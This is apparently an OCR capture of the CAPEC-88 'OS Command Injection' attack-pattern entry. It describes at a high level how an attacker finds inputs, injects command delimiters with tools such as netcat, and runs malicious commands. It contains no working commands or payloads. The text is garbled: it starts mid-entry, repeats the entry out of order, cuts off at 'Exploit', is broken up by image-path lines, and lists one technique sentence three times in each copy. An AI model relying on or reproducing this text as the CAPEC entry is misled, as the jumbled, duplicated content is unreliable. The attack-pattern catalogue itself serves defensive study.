
1. **Vary inputs, looking for malicious results.:** Depending on whether the application being exploited is a remote or local one the attacker crafts the appropriate malicious input, containing OS commands, to be passed to the application

Techniques
Inject command delimiters using network packet injection tools (netcat, nemesis, etc.)
Inject command delimiters using web test frameworks (proxies, TamperData, custom programs, etc.)

Exploit

1. **Execute malicious commands:** The attacker may steal information, install a back door access mechanism, elevate privileges or compromise the system in some other way.

Techniques
The attacker executes a command that stores sensitive information into a location where they can retrieve it later (perhaps using a different command injection).
The attacker executes a command that stores sensitive information into a location where they can retrieve it later (perhaps using a different command injection).
The attacker executes a command that stores sensitive information into a location where they can retrieve it later (perhaps using a different command injection).



CAPEC-88: OS Command Injection

Attack Pattern ID: 88
Abstraction: Standard

Status: Draft

Presentation Filter: Basic

Description

In this type of an attack, an adversary injects operating system commands into existing application functions. An application that uses untrusted input to build command strings is vulnerable. An adversary can leverage OS command injection in an application to elevate privileges, execute arbitrary commands and compromise the underlying operating system.

Relationships

Nature	Type	ID	Name
ChildOf	M	248	Command Injection

View Name	Top Level Categories
Domains of Attack	Software
Mechanisms of Attack	Inject Unexpected Items

Execution Flow

Explore

1. **Identify inputs for OS commands:** The attacker determines user controllable input that gets passed as part of a command to the underlying operating system.

   Techniques
   - Port mapping. Identify ports that the system is listening on, and attempt to identify inputs and protocol types on those ports.
   - TCP/IP Fingerprinting. The attacker uses various software to make connections or partial connections and observe idiosyncratic responses from the operating system. Using those responses, they attempt to guess the actual operating system.
   - Induce errors to find informative error messages

2. **Survey the Application:** The attacker surveys the target application, possibly as a valid and authenticated user

   Techniques
   - Spidering web sites for all available links
   - Inventory all application inputs

Experiment


1. **Vary inputs, looking for malicious results.:** Depending on whether the application being exploited is a remote or local one the attacker crafts the appropriate malicious input, containing OS commands, to be passed to the application

   Techniques
   - Inject command delimiters using network packet injection tools (netcat, nemesis, etc.)
   - Inject command delimiters using web test frameworks (proxies, TamperData, custom programs, etc.)

Exploit

1. **Execute malicious commands:** The attacker may steal information, install a back door access mechanism, elevate privileges or compromise the system in some other way.

   Techniques
   - The attacker executes a command that stores sensitive information into a location where they can retrieve it later (perhaps using a different command injection).
   - The attacker executes a command that stores sensitive information into a location where they can retrieve it later (perhaps using a different command injection).
   - The attacker executes a command that stores sensitive information into a location where they can retrieve it later (perhaps using a different command injection).



CAPEC-88: OS Command Injection

Attack Pattern ID: 88
Abstraction: Standard
Status: Draft

Presentation Filter: Basic

Description

In this type of an attack, an adversary injects operating system commands into existing application functions. An application that uses untrusted input to build command strings is vulnerable. An adversary can leverage OS command injection in an application to elevate privileges, execute arbitrary commands and compromise the underlying operating system.

Relationships

Nature	Type	ID	Name
ChildOf	M	248	Command Injection

View Name	Top Level Categories
Domains of Attack	Software
Mechanisms of Attack	Inject Unexpected Items

Execution Flow

Explore

1. **Identify inputs for OS commands:** The attacker determines user controllable input that gets passed as part of a command to the underlying operating system.

Techniques
Port mapping. Identify ports that the system is listening on, and attempt to identify inputs and protocol types on those ports.
TCP/IP Fingerprinting. The attacker uses various software to make connections or partial connections and observe idiosyncratic responses from the operating system. Using those responses, they attempt to guess the actual operating system.
Induce errors to find informative error messages

2. **Survey the Application:** The attacker surveys the target application, possibly as a valid and authenticated user

Techniques
Spidering web sites for all available links
Inventory all application inputs

Experiment

1. **Vary inputs, looking for malicious results.:** Depending on whether the application being exploited is a remote or local one the attacker crafts the appropriate malicious input, containing OS commands, to be passed to the application


Techniques
Inject command delimiters using network packet injection tools (netcat, nemesis, etc.)
Inject command delimiters using web test frameworks (proxies, TamperData, custom programs, etc.)

Exploit

